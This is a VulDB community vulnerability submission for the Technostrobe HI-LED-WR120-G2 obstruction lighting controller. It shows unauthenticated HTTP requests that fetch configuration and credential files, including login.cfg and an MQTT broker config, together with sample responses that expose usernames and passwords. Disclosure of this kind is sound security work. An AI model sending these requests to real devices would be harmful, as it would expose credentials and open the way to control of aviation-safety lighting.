



Home > Submit > 783324

Submit #783324: Technostrobe HI-LED-WR120-G2 Obstruction Lighting Controller 5.5.0.1R6.03.30 Information Disclosure

Title Technostrobe HI-LED-WR120-G2 Obstruction Lighting Controller 5.5.0.1R6.03.30 Information Disclosure

Description Sensitive files are accessible without authentication via direct HTTP requests.

Example Request:

```
GET /config/system.cfg HTTP/1.1
```

Host: <target>

Example Response:


```
username=admin
password=admin123
```

Bug 2.0.1 — Credential File Exposed (/login.cfg)

The Request

```
GET http://technostrobe.shiky.demo:58746/fs?file=%2Flogin.cfg
```

URL-decoded: GET /fs?file=/login.cfg



What the Response Looks Like

The login.cfg file contains user accounts and their passwords. The passwords are stored in Base64 encoding.

login.cfg -- served freely to anyone who asks

```
userId=0001
password=MDAwMTAxNGEDNQ== -- base64
role=admin
```

Bug 2.1.1 — MQTT Broker Configuration Exposed

The Request

Community Content

Submissions are made by [VulDB community users](#). VulDB is *not responsible* for their content nor the links to external sources.

Please use the raw information shown and the links listed *with caution*. They might contain malicious and harmful actions, code or data.

The corresponding VulDB entries contain the moderated, verified, and normalized information provided within the raw submission.

Documentation

- [Submission Policy](#)
- [Data Processing](#)
- [CVE Handling](#)

GET http://technostrobe.shiky.demo:58740/fs?file=%2Fconfig%2FMQTTBroker.cfg

URL decoded: GET /fs?file=/config/MQTTBroker.cfg

What is MQTT?

MQTT IN TOWER LIGHTING

Tower Light —[MQTT publish]—> Broker —[subscribe]—> NOC

Topics might include:

- tower/lights/status (light on/off/fault)
- tower/psu/voltage (power supply health)
- tower/alarms/active (fault alerts)
- tower/control/command (incoming commands)

What the Config File Contains

/config/MQTTBroker.cfg — served freely to anyone who asks

```
[broker]
host = mqtt.operations.example.com
port = 1883
clientId = technostrobe-07223277T4Q5BH
```

```
[auth]
username = tower_device_01
password = Twr0$ec2018!
```

```
[topics]
publish = tower/hiled/status
subscribe = tower/hiled/control
```

Root Cause:

The web server exposes internal files without enforcing authentication or access restrictions.


Impact:

Disclosure of credentials

Exposure of configuration data

Enables further attacks such as authentication bypass

Source https://github.com/shiky9/my-cve-vulnerability-research/blob/main/my_VulnDB_cves/CVE-TECHNOSTROBE-03-InfoDisclosure.md

User  shiky9 (ID 98565)

Submission 03/20/2026 01:19 AM (17 days ago)

Moderation 04/04/2026 04:41 PM (16 days later)

Status

Confirmed

VulDB entry

783324 [Technostrobe HI-LED-WR120-G2 5.5.0.1R6.03.30 Configuration Data /s File information disclosure]

Points

20